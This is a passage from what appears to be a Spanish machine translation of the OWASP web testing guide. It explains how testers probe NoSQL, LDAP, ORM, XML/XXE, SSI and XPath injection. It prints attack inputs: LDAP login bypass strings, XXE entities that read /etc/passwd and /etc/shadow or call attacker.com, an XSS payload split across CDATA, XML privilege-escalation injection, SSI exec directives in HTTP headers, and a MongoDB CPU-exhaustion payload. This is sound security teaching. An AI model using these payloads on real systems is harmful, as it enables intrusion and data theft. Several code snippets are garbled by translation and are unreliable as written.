Esta entrada 0;var date=new Date(); hacer{curDate = nueva fecha();} while(curDate-date<10000) insertado en \$userInput en el código de ejemplo anterior daría como resultado la ejecución de la siguiente función de JavaScript. Esta cadena de ataque específica haría que toda la instancia de MongoDB se ejecutara con un uso del 100 % de la CPU durante 10 segundos.

```
function() { return obj.credits - obj.debits < 0;var fecha=nueva Fecha(); hacer{curDate = new Date();} while(curDate-date<10000); }
```

Ejemplo 2

Incluso si la entrada utilizada en las consultas está completamente desinfectada o parametrizada, existe una ruta alternativa en la que se podría activar la inyección NoSQL. Muchas instancias NoSQL tienen sus propios nombres de variables reservados, independientemente del lenguaje de programación de la aplicación. calibre.

Por ejemplo, dentro de MongoDB, la sintaxis \$where en sí es un operador de consulta reservado. Debe pasarse a la consulta exactamente como se muestra; cualquier alteración provocaría un error en la base de datos. Sin embargo, debido a que \$where también es un nombre de variable PHP válido, es posible que un atacante inserte código en la consulta creando una variable PHP llamada \$where. La documentación de PHP MongoDB advierte explícitamente a los desarrolladores:

Asegúrese de que para todos los operadores de consulta especiales (que comienzan con \$) utilice comillas simples para que PHP no intente reemplazar "\$exists" con el valor de la variable \$exists.

Incluso si una consulta no dependiera de ninguna entrada del usuario, como en el siguiente ejemplo, un atacante podría explotar MongoDB reemplazando al operador con datos maliciosos.

```
db.myCollection.find( { $dónde: función() { return obj.credits - obj.debits < 0; } } );
```

Una forma de asignar potencialmente datos a variables PHP es a través de la contaminación de parámetros HTTP (consulte: [Testing_for_HTTP_Parameter_pollution_\(OTG-INPVAL-004\)](#)). Al crear una variable denominada \$where a través de la contaminación de parámetros, se podría desencadenar un error de MongoDB que indique que la consulta ya no es válida.

Cualquier valor de \$where que no sea la propia cadena "\$where" debería ser suficiente para demostrar la vulnerabilidad. Un atacante desarrollaría un exploit completo insertando lo siguiente: "\$where: función() { //JavaScript arbitrario aquí }"

Referencias

Libros blancos

- Bryan Sullivan de Adobe: "Inyección de JavaScript del lado del servidor" - https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf
- Bryan Sullivan de Adobe: "NoSQL, pero aún menos seguridad" - <http://blogs.adobe.com/asset/files/2011/04/NoSQL-But-Even-Less-Security.pdf>
- Erlend de Bekk Consulting: "[Seguridad] Inyección NOSQL" - <http://erlend.oftedal.no/blog/?blogid=110>
- Felipe Aragón de Syhunt: "Inyección NoSQL/SSJS" - <http://www.syhunt.com/?n=Articles.NoSQLInjection>
- Documentación de MongoDB: "¿Cómo aborda MongoDB? ¿SQL o inyección de consultas?" - http://docs.mongodb.org/manual/preguntas_frecuentes/desarrolladores/#c%c3%b3mo-direcci%c3%b3n-mongodb-sql-o-inyecci%c3%b3n-de-consulta
- Documentación PHP: "MongoCollection::find" - <http://php.net/manual/en/mongocollection.find.php>
- "Hackear NodeJS y MongoDB" - <http://blog.websecurity.com/2014/08/hacking-nodejs-and-mongodb.html>
- "Atacar a NodeJS y MongoDB" - <http://blog.websecurity.com/2014/08/ataques-nodejs-y-mongodb-part-to.html>

Prueba de inyección LDAP (OTG-INPVAL-006)

Resumen

El Protocolo ligero de acceso a directorios (LDAP) se utiliza para almacenar información sobre usuarios, hosts y muchos otros objetos. La inyección LDAP es un ataque del lado del servidor, que podría permitir que se divulgue, modifique o inserte información confidencial sobre usuarios y hosts representados en una estructura LDAP. Esto se hace manipulando los parámetros de entrada que luego se pasan a funciones internas de búsqueda, adición y modificación.

Una aplicación web podría utilizar LDAP para permitir a los usuarios autenticarse o buscar información de otros usuarios dentro de una estructura corporativa. El objetivo de los ataques de inyección LDAP es inyectar metacaracteres de filtros de búsqueda LDAP en una consulta que será ejecutada por la aplicación.

[Rfc2254] define una gramática sobre cómo construir un filtro de búsqueda en LDAPv3 y extiende [Rfc1960] (LDAPv2).

Un filtro de búsqueda LDAP se construye en notación polaca, también conocida como [notación de prefijo].

Esto significa que una condición de pseudocódigo en un filtro de búsqueda es como esta:

```
buscar("cn=John & contraseñadeusuario=micontraseña")
```

se representará como:

```
buscar("(&(cn=John)(contraseñausuario=mcontraseña))")
```

Se podrían aplicar condiciones booleanas y agregaciones de grupos en un filtro de búsqueda LDAP utilizando los siguientes metacaracteres:

| Metacar | Significado |
|---------|--------------------------|
| & | Booleano Y |
| | booleano o |
| ! | Booleano NO |
| = | igual |
| ~= | Aprox. |
| >= | Más grande que |
| <= | Menos que |
| * | cualquier personaje |
| () | Paréntesis de agrupación |

Se pueden encontrar ejemplos más completos sobre cómo crear un filtro de búsqueda en el RFC relacionado.

Una explotación exitosa de una vulnerabilidad de inyección LDAP podría permitir al evaluador:

- Acceder a contenido no autorizado
- Evadir las restricciones de la aplicación
- Recopilar información no autorizada
- Agregar o modificar objetos dentro de la estructura de árbol LDAP.

Cómo probar

Ejemplo 1: filtros de búsqueda

Supongamos que tenemos una aplicación web usando un filtro de búsqueda como el siguiente:

```
filtro de búsqueda="(cn="+usuario+"")"
```

que es instanciado por una solicitud HTTP como esta:

```
http://www.example.com/ldapsearch?user=John
```

Si el valor 'John' se reemplaza por un '**', enviando la solicitud:

```
http://www.example.com/ldapsearch?user=*
```

el filtro se verá así:

```
filtro de búsqueda ="(cn=*)"
```

que coincide con cada objeto con un atributo 'cn' igual a cualquier cosa.

Si la aplicación es vulnerable a la inyección LDAP, mostrará algunos o todos los atributos de los usuarios, según el flujo de ejecución de la aplicación y los permisos del usuario conectado LDAP.

Un evaluador podría utilizar un enfoque de prueba y error, insertando en el parámetro '(', '|', '&', '**' y los otros caracteres, para verificar si hay errores en la aplicación.

Ejemplo 2: iniciar sesión

Si una aplicación web utiliza LDAP para verificar las credenciales del usuario durante el proceso de inicio de sesión y es vulnerable a la inyección LDAP, es posible omitir la verificación de autenticación inyectando una consulta LDAP siempre verdadera (de manera similar a la inyección SQL y XPATH).

Supongamos que una aplicación web utiliza un filtro para coincidir con el usuario LDAP/par de contraseñas.

```
iniciar sesión= "(&(uid="+usuario+")(contraseñausuario={M-D5}"+base64(paquete("H*",md5(paso))))+");
```

Utilizando los siguientes valores:

```
usuario=*(uid=*)(!(uid=*
contraseña=contraseña
```

el filtro de búsqueda dará como resultado:

```
inicio de sesión de búsqueda = "(&(uid=*)(uid=*)(!(uid=*)(contraseña de usuario={MD5}
X03MO1qnZdYdgyfeulLPmQ==))";
```

lo cual es correcto y siempre cierto. De esta manera, el evaluador obtendrá el estado de inicio de sesión como el primer usuario en el árbol LDAP.

Herramientas

- Navegador LDAP de Softerra -

<http://www.ldapadministrator.com/>

Referencias

Libros blancos

- Sacha Faust: "Inyección LDAP: ¿Son sus aplicaciones vulnerables?" - <http://www.networkdls.com/articles/ldapinjection.pdf>
- Bruce Greenblatt: "Descripción general de LDAP" - http://www.directory-applications.com/ldap3_files/frame.htm
- Documento de IBM: "Comprensión de LDAP" - <http://www.redbooks.ibm.com/redbooks/SG244986.html>
- RFC 1960: "Una representación de cadena de filtros de búsqueda LDAP" - <http://www.ietf.org/rfc/rfc1960.txt>

Pruebas de inyección de ORM (OTG-INPVAL-007)

Resumen

La inyección ORM es un ataque que utiliza la inyección SQL contra un modelo de objetos de acceso a datos generado por ORM. Desde el punto de vista de un

Pruebas de penetración de aplicaciones web

probador, este ataque es prácticamente idéntico a un ataque de inyección SQL. Sin embargo, la vulnerabilidad de inyección existe en el código generado por la herramienta ORM.

Un ORM es una herramienta de mapeo relacional de objetos. Se utiliza para acelerar el desarrollo orientado a objetos dentro de la capa de acceso a datos de aplicaciones de software, incluidas las aplicaciones web.

Los beneficios de utilizar una herramienta ORM incluyen la generación rápida de una capa de objetos para comunicarse con una base de datos relacional, plantillas de código estandarizadas para estos objetos y, generalmente, un conjunto de funciones seguras para proteger contra ataques de inyección SQL.

Los objetos generados por ORM pueden usar SQL o, en algunos casos, una variante de SQL, para realizar operaciones CRUD (Crear, Leer, Actualizar, Eliminar) en una base de datos. Sin embargo, es posible que una aplicación web que utilice objetos generados por ORM sea vulnerable a ataques de inyección SQL si los métodos pueden aceptar parámetros de entrada no saneados.

Las herramientas ORM incluyen Hibernate para Java, NHibernate para .NET, ActiveRecord para Ruby on Rails, EZPDO para PHP y muchas otras. Para obtener una lista razonablemente completa de herramientas ORM, consulte http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

Cómo probar

Pruebas de caja negra

Las pruebas de caja negra para vulnerabilidades de inyección ORM son idénticas a las pruebas de inyección SQL (consulte [Pruebas de inyección SQL](#)). En la mayoría de los casos, la vulnerabilidad en la capa ORM es el resultado de un código personalizado que no valida adecuadamente los parámetros de entrada.

La mayoría de las herramientas ORM proporcionan funciones seguras para escapar de la entrada del usuario. Sin embargo, si estas funciones no se utilizan y el desarrollador utiliza funciones personalizadas que aceptan entradas del usuario, es posible ejecutar un ataque de inyección SQL.

Prueba de caja gris

Si un evaluador tiene acceso al código fuente de una aplicación web, o puede descubrir vulnerabilidades de una herramienta ORM y prueba aplicaciones web que utilizan esta herramienta, existe una mayor probabilidad de atacar con éxito la aplicación.

Los patrones a buscar en el código incluyen:

- Parámetros de entrada concatenados con cadenas SQL. Este código que usa ActiveRecord para Ruby on Rails es vulnerable (aunque cualquier ORM puede ser vulnerable)

```
Orders.find_all "customer_id = 123 AND order_date = '#{(@
parámetros['order_date'])}'"
```

Simplemente enviando “ OR 1--” en el formulario donde se puede ingresar la fecha del pedido se pueden obtener resultados positivos.

Herramientas

- Hibernar <http://www.hibernate.org>
- NHibernate <http://nhforge.org/>

Referencias

Libros blancos

- Las referencias de Pruebas para inyección SQL son aplicables a ORM.
- Inyección
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relation_mapping

• Inyección de intérprete OWASP

Pruebas de inyección XML (OTG-INPVAL-008)

Resumen

La prueba de inyección XML se produce cuando un evaluador intenta inyectar un documento XML en la aplicación. Si el analizador XML no logra validar los datos contextualmente, la prueba arrojará un resultado positivo.

Esta sección describe ejemplos prácticos de inyección XML. Primero, se definirá una comunicación de estilo XML y se explicarán sus principios de funcionamiento. Luego, el método de descubrimiento en el que intentamos insertar metacaracteres XML. Una vez realizado el primer paso, el evaluador tendrá cierta información sobre la estructura XML, por lo que será posible intentar inyectar datos y etiquetas XML (Tag Inyección).

Cómo probar

Supongamos que existe una aplicación web que utiliza una comunicación estilo XML para realizar el registro de usuarios. Esto se hace creando y agregando un nuevo nodo <usuario> en un archivo xmlDB.

Supongamos que el archivo xmlDB es como el siguiente:

```
<?xml version="1.0" codificación="ISO-8859-1"?>
<usuarios>
  <usuario>
    <nombre de usuario>gandalf</nombre de usuario>
    <contraseña>l3c</contraseña>
    <id de usuario>0</id de usuario>
    <correo>gandalf@tierramedia.com</correo>
  </usuario>
  <usuario>
    <nombre de usuario>Stefan0</nombre de usuario>
    <contraseña>w1s3c</contraseña>
    <id de usuario>500</id de usuario>
    <correo>Stefan0@whysec.hmm</correo>
  </usuario>
</usuarios>
```

Cuando un usuario se registra completando un formulario HTML, la aplicación recibe los datos del usuario en una solicitud estándar que, por simplicidad, se supondrá que se enviará como una solicitud GET.

Por ejemplo, los siguientes valores:

```
Nombre de usuario: tony
Contraseña: Un6R34kble
Correo electrónico: s4tan@hell.com
```

produciría la solicitud:

```
http://www.example.com/addUser.php?username=tony&
contraseña=Un6R34kble&email=s4tan@hell.com
```

Luego, la aplicación construye el siguiente nodo:

```
<usuario>
  <nombre de usuario>tony</nombre de usuario>
```

```
<contraseña>Un6R34kble</contraseña> <userid>500</userid>
<correo>s4tan@hell.com</correo>
</usuario>
```

que se agregará al xmlDB:

```
<?xml version="1.0" codificación="ISO-8859-1"?>
<usuarios>
    <usuario>
        <nombre de usuario>gandalf</nombre de usuario> <contraseña>lc3</contraseña> <id de usuario>0</id de usuario>
        <correo>gandalf@tierramedia.com</correo>
    </usuario>
    <usuario>
        <nombre de usuario>Stefan0</nombre de usuario> <contraseña>w1s3c</contraseña> <id de usuario>500</id de usuario>
        <correo>Stefan0@whysec.hmm</correo>
    </usuario>
    <usuario>
        <nombre de usuario>tony</nombre de usuario> <contraseña>Un6R34kble</contraseña> <id de usuario>500</id de usuario>
        <correo>s4tan@hell.com</correo>
    </usuario>
</usuarios>
```

Descubrimiento

El primer paso para probar una aplicación para detectar la presencia de una vulnerabilidad de inyección XML consiste en intentar insertar metacaracteres XML.

Los metacaracteres XML son:

- Comilla simple: - Cuando no se desinfecta, este carácter podría generar una excepción durante el análisis XML, si el valor injectado va a ser parte de un valor de atributo en una etiqueta.

Como ejemplo, supongamos que existe el siguiente atributo

```
<atributo de nodo=''$inputValue'/'>
```

Así que si:

```
valordeentrada = foo'
```

se crea una instancia y luego se inserta como valor de atributo:

```
<atributo de nodo='foo'">
```

entonces, el documento XML resultante no está bien formado.

- Comillas dobles: " - este carácter tiene el mismo significado que pescando-comillas simples y podrían usarse si el valor del atributo está encerrado entre

doble comillas.

```
<atributo de nodo="$valordeentrada"/>
```

Así que si:

```
$ valor de entrada = foo"
```

la sustitución da:

```
<atributo de nodo ="foo""/>
```

y el documento XML resultante no es válido.

- Paréntesis angulares: > y <: agregando un paréntesis angular abierto o cerrado en una entrada del usuario como la siguiente:

```
Nombre de usuario = foo<
```

la aplicación construirá un nuevo nodo:

```
<usuario>
    <nombre de usuario>foo</nombre de usuario> <contraseña>Un6R34kble</contraseña> <id de usuario>500</id de usuario>
    <correo>s4tan@hell.com</correo>
</usuario>
```

pero, debido a la presencia del '<' abierto, el documento XML resultante no es válido.

- Etiqueta de comentario: <!-- - Esta secuencia de caracteres se interpreta como el principio/final de un comentario. Entonces, inyectando uno de ellos en el parámetro Nombre de usuario:

```
Nombre de usuario = foo<!--
```

la aplicación construirá un nodo como el siguiente:

```
<usuario>
    <nombre de usuario>foo<!--</nombre de usuario> <contraseña>Un6R34kble</contraseña> <id de usuario>500</id de usuario>
    <correo>s4tan@hell.com</correo>
</usuario>
```

que no será una secuencia XML válida.

- Comercial: &: el comercial se utiliza en la sintaxis XML para representar entidades. El formato de una entidad es '&symbol;'. Una entidad se asigna a un carácter en el juego de caracteres Unicode.

Por ejemplo:

```
<tagnodo>&lt;</tagnodo>
```

Pruebas de penetración de aplicaciones web

está bien formado y es válido, y representa el carácter ASCII '<'.

Si '&' no está codificado con &, podría usarse para probar la inyección XML.

De hecho, si se proporciona una entrada como la siguiente:

```
Nombre de usuario = &foo
```

Se creará un nuevo nodo:

```
<usuario>
<nombre de usuario>&foo</nombre de
usuario> <contraseña>Un6R34kble</contraseña>
<id de usuario>500</id de usuario>
<correo>s4tan@hell.com</correo>
</usuario>
```

pero, nuevamente, el documento no es válido: &foo no termina con ';' y el &foo; la entidad no está definida.

- **Delimitadores de sección CDATA: <![CDATA[/]]>** - Las secciones CDATA se utilizan para escapar de bloques de texto que contienen caracteres que de otro modo se reconocerían como marcas. En otras palabras, los caracteres incluidos en una sección CDATA no son analizados por un analizador XML.

Por ejemplo, si es necesario representar la cadena '<foo>' dentro de un nodo de texto, se puede usar una sección CDATA:

```
<nodo>
<![CDATA[<foo>]]>
</nodo>
```

para que '<foo>' no se analice como marcado y se considere como datos de caracteres.

Si un nodo se construye de la siguiente manera:

```
<nombre de usuario><![CDATA[$nombre de usuario]]></nombre de usuario>
```

el evaluador podría intentar injectar la cadena CDATA final ']' para intentar invalidar el documento XML.

```
nombre de usuario = ]]>
```

esto se convertirá en:

```
<nombre de usuario><![CDATA[]]]></nombre de usuario>
```

que no es un fragmento XML válido.

Otra prueba está relacionada con la etiqueta CDATA. Supongamos que el documento XML se procesa para generar una página HTML. En este caso, los delimitadores de la sección CDATA pueden eliminarse simplemente, sin inspeccionar más su contenido. Luego, es posible injectar etiquetas HTML, que se incluirán en la página generada, evitando por completo las rutinas de desinfección existentes.

Consideraremos un ejemplo concreto. Supongamos que tenemos un nodo que contiene texto que se mostrará al usuario.

```
<html>
$códigoHTML
</html>
```

Entonces, un atacante puede proporcionar la siguiente entrada:

```
$HTMLCode = <![CDATA[<]]>script<![C-
DATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

y obtener el siguiente nodo:

```
<html>
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/
secuencia de comandos:<![CDATA[>]]>
</html>
```

Durante el procesamiento se eliminan los delimitadores de la sección CDATA generando el siguiente código HTML:

```
<script>alerta('XSS')</script>
```

El resultado es que la aplicación es vulnerable a XSS.

Entidad Externa: El
conjunto de entidades válidas se puede ampliar definiendo nuevas entidades. Si la definición de una entidad es un URI, la entidad se denomina entidad externa. A menos que se configuren para hacer lo contrario, las entidades externas obligan al analizador XML a acceder al recurso especificado por el URI, por ejemplo, un archivo en la máquina local o en un sistema remoto. Este comportamiento expone la aplicación a ataques XML eXternal Entity (XXE), que pueden usarse para realizar denegación de servicio del sistema local, obtener acceso no autorizado a archivos en la máquina local, escanear máquinas remotas y realizar denegación de acceso. servicio de sistemas remotos.

Para probar las vulnerabilidades XXE, se puede utilizar la siguiente entrada:

```
<?xml version="1.0" codificación="ISO-8859-1"?>
<!DOCTYPE foo [ <!
ELEMENT foo CUALQUIER >
<!ENTITY xxe SISTEMA "archivo://dev/random" >]><foo>&xxe;</
foo>
```

Esta prueba podría bloquear el servidor web (en un sistema UNIX) si el analizador XML intenta sustituir la entidad con el contenido del archivo /dev/random.

Otras pruebas útiles son las siguientes:

```
<?xml version="1.0" codificación="ISO-8859-1"?>
<!DOCTYPE foo [ <!
ELEMENT foo CUALQUIER >
<!ENTITY xxe SISTEMA "archivo://etc/contraseña" >]><foo>&xxe;</
foo>
```

```

foo>

<?xml version="1.0" codificación="ISO-8859-1"?>
<!DOCTYPE foo [ <!
ELEMENT foo CUALQUIER >
<!ENTITY xxe SISTEMA "archivo:///etc/shadow" >]><foo>&xxe;</
foo>

<?xml version="1.0" codificación="ISO-8859-1"?>
<!DOCTYPE foo [ <!
ELEMENT foo CUALQUIER >
<!ENTITY xxe SISTEMA "archivo:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" codificación="ISO-8859-1"?>
<!DOCTYPE foo [ <!
ELEMENT foo CUALQUIER >
<!ENTIDAD xxe SISTEMA "http://www.attacker.com/text.txt" >]><foo>&xxe;</
foo>

```

Inyección de etiquetas

Una vez realizado el primer paso, el evaluador tendrá cierta información sobre la estructura del documento XML. Luego, es posible intentar injectar datos y etiquetas XML. Mostraremos un ejemplo de cómo esto puede conducir a un ataque de escalada de privilegios.

Consideremos la aplicación anterior. Insertando los siguientes valores:

```

Nombre de usuario: tony
Contraseña: Un6R34kble
Correo electrónico: s4tan@hell.com</mail><userid>0</userid><
correo>s4tan@hell.com

```

la aplicación creará un nuevo nodo y lo agregará a la base de datos XML:

```

<?xml version="1.0" codificación="ISO-8859-1"?>
<usuarios>
    <usuario>
        <nombre de usuario>gandalf</nombre de usuario>
        <contraseña>lC3</contraseña> <id de
        usuario>0</id de usuario>
        <correo>gandalf@tierramedia.com</correo>
    </usuario>
    <usuario>
        <nombre de usuario>Stefan0</nombre de usuario>
        <contraseña>w1s3c</contraseña> <id de
        usuario>500</id de usuario>
        <correo>Stefan0@whysec.hmm</correo>
    </usuario>
    <usuario>
        <nombre de usuario>tony</nombre de
        usuario> <contraseña>Un6R34kble</contraseña> <id de
        usuario>500</id de usuario>
        <correo>s4tan@hell.com</correo><userid>0</userid><
correo>s4tan@hell.com</correo>
    </usuario>
</usuarios>

```

El archivo XML resultante está bien formado. Además, es probable que, para el usuario tony, el valor asociado con la etiqueta de ID de usuario sea el que aparece en último lugar, es decir, 0 (el ID del administrador). En otras palabras, le hemos inyectado privilegios administrativos a un usuario.

El único problema es que la etiqueta de ID de usuario aparece dos veces en el último nodo de usuario. A menudo, los documentos XML están asociados a un esquema o una DTD y serán rechazados si no lo cumplen.

Supongamos que el documento XML está especificado por lo siguiente DTD:

```

<!DOCTYPE usuarios [
    <!Usuarios ELEMENT (usuario+)>
    <!ELEMENT usuario (nombre de usuario,contraseña,ID de usuario,-
correo+)>
    <!ELEMENT nombre de usuario (#PCDATA) >
    <!ELEMENT contraseña (#PCDATA) >
    <!ELEMENT ID de usuario (#PCDATA) >
    <!ELEMENT correo (#PCDATA) >
]

```

Tenga en cuenta que el nodo de ID de usuario está definido con cardinalidad 1. En este caso, el ataque que hemos mostrado antes (y otros ataques simples) no funcionará si el documento XML se valida con su DTD antes de que se produzca cualquier procesamiento.

Sin embargo, este problema se puede resolver si el evaluador controla el valor de algunos nodos que preceden al nodo infractor (ID de usuario, en este ejemplo). De hecho, el evaluador puede comentar dicho nodo, inyectando una secuencia de inicio/fín de comentario:

```

Nombre de usuario: tony
Contraseña: Un6R34kble</contraseña><!--
Correo electrónico: --><userid>0</userid><mail>s4tan@hell.com

```

En este caso, la base de datos XML final es:

```

<?xml version="1.0" codificación="ISO-8859-1"?>
<usuarios>
    <usuario>
        <nombre de usuario>gandalf</nombre de
        usuario> <contraseña>lC3</contraseña>
        <id de usuario>0</id de usuario>
        <correo>gandalf@tierramedia.com</correo>
    </usuario>
    <usuario>
        <nombre de usuario>Stefan0</nombre de usuario>
        <contraseña>w1s3c</contraseña> <id de
        usuario>500</id de usuario>
        <correo>Stefan0@whysec.hmm</correo>
    </usuario>
    <usuario>
        <nombre de usuario>tony</nombre de
        usuario> <contraseña>Un6R34kble</pass-
palabra><!--</contraseña>
        <idusuario>500</idusuario>
        <correo>--><userid>0</userid><
correo>s4tan@hell.com</correo>
    </usuario>
</usuarios>

```

Pruebas de penetración de aplicaciones web

El nodo de ID de usuario original ha sido comentado, dejando solo el inyectado. El documento ahora cumple con sus reglas DTD.

Herramientas

- Cadenas Fuzz de inyección XML (de la herramienta wfuzz):

<https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/XML.txt>

Referencias

Libros blancos

- Alex Stamos: "Atacar los servicios web" - http://www.owasp.org/images/d1/AppSec2005DC-Alex_Sta-mos-Attacking_Web_Services.pdf
- Gregory Steuck, "Ataque XXE (Xml eXternal Entity)", <http://www.securityfocus.com/archive/1/297714>

Prueba de inyección SSI (OTG-INPVAL-009)

Resumen

Los servidores web generalmente brindan a los desarrolladores la capacidad de agregar pequeñas piezas de código dinámico dentro de páginas HTML estáticas, sin tener que lidiar con lenguajes completos del lado del servidor o del lado del cliente. Esta característica está encarnada por las inclusiones del lado del servidor (SSI). En las pruebas de inyección SSI, probamos si es posible inyectar en la aplicación datos que serán interpretados por los mecanismos SSI. Una explotación exitosa de esta vulnerabilidad permite a un atacante inyectar código en páginas HTML o incluso realizar una ejecución remota de código.

Las inclusiones del lado del servidor son directivas que el servidor web analiza antes de entregar la página al usuario. Representan una alternativa a escribir programas CGI o incrustar código utilizando lenguajes de secuencias de comandos del lado del servidor, cuando sólo es necesario realizar tareas muy simples. Las implementaciones SSI comunes proporcionan comandos para incluir archivos externos, configurar e imprimir variables de entorno CGI del servidor web y ejecutar scripts CGI externos o comandos del sistema.

Poner una directiva SSI en un documento HTML estático es tan fácil como escribir un código como el siguiente:

```
<!--#echo var="FECHA_LOCAL" -->
```

para imprimir la hora actual.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

para incluir la salida de un script CGI.

```
<!--#include virtual="/pie de página.html" -->
```

para incluir el contenido de un archivo o enumerar archivos en un directorio.

```
<!--#exec cmd="ls" -->
```

para incluir la salida de un comando del sistema.

Luego, si el soporte SSI del servidor web está habilitado, el servidor analizará estas directivas. En la configuración predeterminada, normalmente, la mayoría

Los servidores web no permiten el uso de la directiva exec para ejecutar comandos del sistema.

Como en toda situación de mala validación de entradas, los problemas surgen cuando se permite al usuario de una aplicación web proporcionar datos que hacen que la aplicación o el servidor web se comporte de manera imprevista. Con respecto a la inyección SSI, el atacante podría proporcionar información que, si la aplicación (o tal vez directamente el servidor) la inserta en una página generada dinámicamente, se analizaría como una o más directivas SSI.

Esta es una vulnerabilidad muy similar a una vulnerabilidad de inyección de lenguaje de scripting clásica. Una mitigación es que el servidor web debe configurarse para permitir SSI. Por otro lado, las vulnerabilidades de inyección SSI suelen ser más sencillas de explotar, ya que las directivas SSI son fáciles de entender y, al mismo tiempo, bastante potentes; por ejemplo, pueden generar el contenido de archivos y ejecutar comandos del sistema.

Cómo probar

Pruebas de caja negra

Lo primero que debe hacer al realizar pruebas en forma de Black Box es encontrar si el servidor web realmente admite directivas SSI. A menudo, la respuesta es sí, ya que el soporte SSI es bastante común. Para saberlo sólo necesitamos descubrir qué tipo de servidor web se está ejecutando en nuestro objetivo, utilizando técnicas clásicas de recopilación de información.

Si logramos o no descubrir esta información, podríamos adivinar si SSI es compatible con solo mirar el contenido del sitio web de destino. Si contiene archivos .shtml, entonces probablemente se admita SSI, ya que esta extensión se usa para identificar páginas que contienen estas directivas. Desafortunadamente, el uso de la extensión .shtml no es obligatorio, por lo que no haber encontrado ningún archivo .shtml no significa necesariamente que el objetivo no sea propenso a ataques de inyección SSI.

El siguiente paso consiste en determinar si realmente es posible un ataque de inyección SSI y, en caso afirmativo, cuáles son los puntos de entrada que podemos utilizar para inyectar nuestro código malicioso.

La actividad de prueba requerida para hacer esto es exactamente la misma que se usa para probar otras vulnerabilidades de inyección de código. En particular, necesitamos encontrar cada página donde el usuario puede enviar algún tipo de entrada y verificar si la aplicación está validando correctamente la entrada enviada. Si la desinfección es insuficiente, debemos probar si podemos proporcionar datos que se mostrarán sin modificaciones (por ejemplo, en un mensaje de error o en una publicación en un foro). Además de los datos comunes proporcionados por el usuario, los vectores de entrada que siempre se deben considerar son los encabezados de solicitud HTTP y el contenido de las cookies, ya que pueden falsificarse fácilmente.

Una vez que tengamos una lista de posibles puntos de inyección, podemos verificar si la entrada está validada correctamente y luego averiguar dónde está almacenada la entrada proporcionada. Necesitamos asegurarnos de poder inyectar caracteres utilizados en las directivas SSI:

```
< ! #/. - > y [a-zA-Z0-9]
```

Para probar si la validación es insuficiente, podemos ingresar, por ejemplo, una cadena como la siguiente en un formulario de entrada:

```
<!--#include virtual="/etc/contraseña" -->
```

Esto es similar a probar vulnerabilidades XSS usando

```
<script>alert("XSS")</script>
```

Si la aplicación es vulnerable, se inyecta la directiva y el servidor la interpretará la próxima vez que se entregue la página, incluyendo así el contenido del archivo de contraseña estándar de Unix.

La inyección también se puede realizar en encabezados HTTP, si la aplicación web va a utilizar esos datos para construir una página generada dinámicamente:

OBTENER / HTTP/1.0

Referencia: <!--#exec cmd="/bin/ps ax"-->

Agente de usuario: <!--#include virtual="/proc/version"-->

Prueba de caja gris

Si tenemos acceso al código fuente de la aplicación, podemos averiguarlo con bastante facilidad:

- [1] Si se utilizan directivas SSI. Si es así, entonces el servidor web está tendrá habilitado el soporte SSI, lo que hará que la inyección SSI sea al menos un problema potencial a investigar.
- [2] Donde se encuentran la entrada del usuario, el contenido de las cookies y los encabezados HTTP. manejado. Luego se determina rápidamente la lista completa de vectores de entrada.
- [3] Cómo se maneja la entrada, qué tipo de filtrado se realiza, qué caracteres no deja pasar la aplicación y cuántos tipos de codificación se tienen en cuenta.

Realizar estos pasos es principalmente una cuestión de usar grep para encontrar las palabras clave correctas dentro del código fuente (directivas SSI, variables de entorno CGI, asignación de variables que involucran la entrada del usuario, funciones de filtrado, etc.).

Herramientas

- Suite Burp de proxy web: <http://portswigger.net>
- Paros: <http://www.parosproxy.org/index.shtml>
- WebEscarabajo
- Buscador de cadenas: grep - <http://www.gnu.org/software/grep>

Referencias

Libros blancos

- Tutorial de Apache: "Introducción a las inclusiones del lado del servidor"
 - <http://httpd.apache.org/docs/1.3/howto/ssi.html>
- Apache: "Módulo mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Consejos de seguridad para la configuración del servidor" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Explotación basada en encabezados: <http://www.cgisecurity.net/papers/exploitacion-basada-en-encabezados.txt>
- Inyección SSI en lugar de malware JavaScript: <http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html>
- IIS: "Notas sobre la sintaxis de las inclusiones del lado del servidor (SSI)" - http://blogs.iis.net/robert_mcmurray/archive/2010/12/28/iis-notes-on-server-side-includes-ssi-syntax-kb-203064-revisited.aspx

Prueba de inyección XPath (OTG-INPVAL-010)

Resumen

XPath es un lenguaje que ha sido diseñado y desarrollado principalmente para abordar partes de un documento XML. En las pruebas de inyección de XPath, probamos si es posible inyectar sintaxis XPath en una solicitud interpretada por la aplicación, permitiendo a un atacante ejecutar consultas XPath controladas por el usuario. Cuando se explota con éxito, esta vulnerabilidad puede permitir a un atacante evitar mecanismos de autenticación o acceder a información sin la debida autorización.

Las aplicaciones web utilizan en gran medida bases de datos para almacenar y acceder a los datos que necesitan para sus operaciones. Históricamente, las bases de datos relacionales han sido, con diferencia, la tecnología más común para el almacenamiento de datos, pero, en los últimos años, estamos siendo testigos de una creciente población. -lidad para bases de datos que organizan datos utilizando el lenguaje XML. Al igual que se accede a las bases de datos relationales a través del lenguaje SQL, las bases de datos XML utilizan XPath como lenguaje de consulta estándar.

Dado que, desde un punto de vista conceptual, XPath es muy similar a SQL en su propósito y aplicaciones, un resultado interesante es que los ataques de inyección XPath siguen la misma lógica que los ataques de inyección SQL. En algunos aspectos, XPath es incluso más potente que el SQL estándar, ya que toda su potencia ya está presente en sus especificaciones, mientras que un gran número de técnicas que se pueden utilizar en un ataque de inyección SQL dependen de las características del dialecto SQL utilizado por la base de datos de destino. Esto significa que los ataques de inyección XPath pueden ser mucho más adaptables y ubicuos. Otra ventaja de un ataque de inyección XPath es que, a diferencia de SQL, no se aplican ACL, ya que nuestra consulta puede acceder a cada parte del documento XML.

Cómo probar

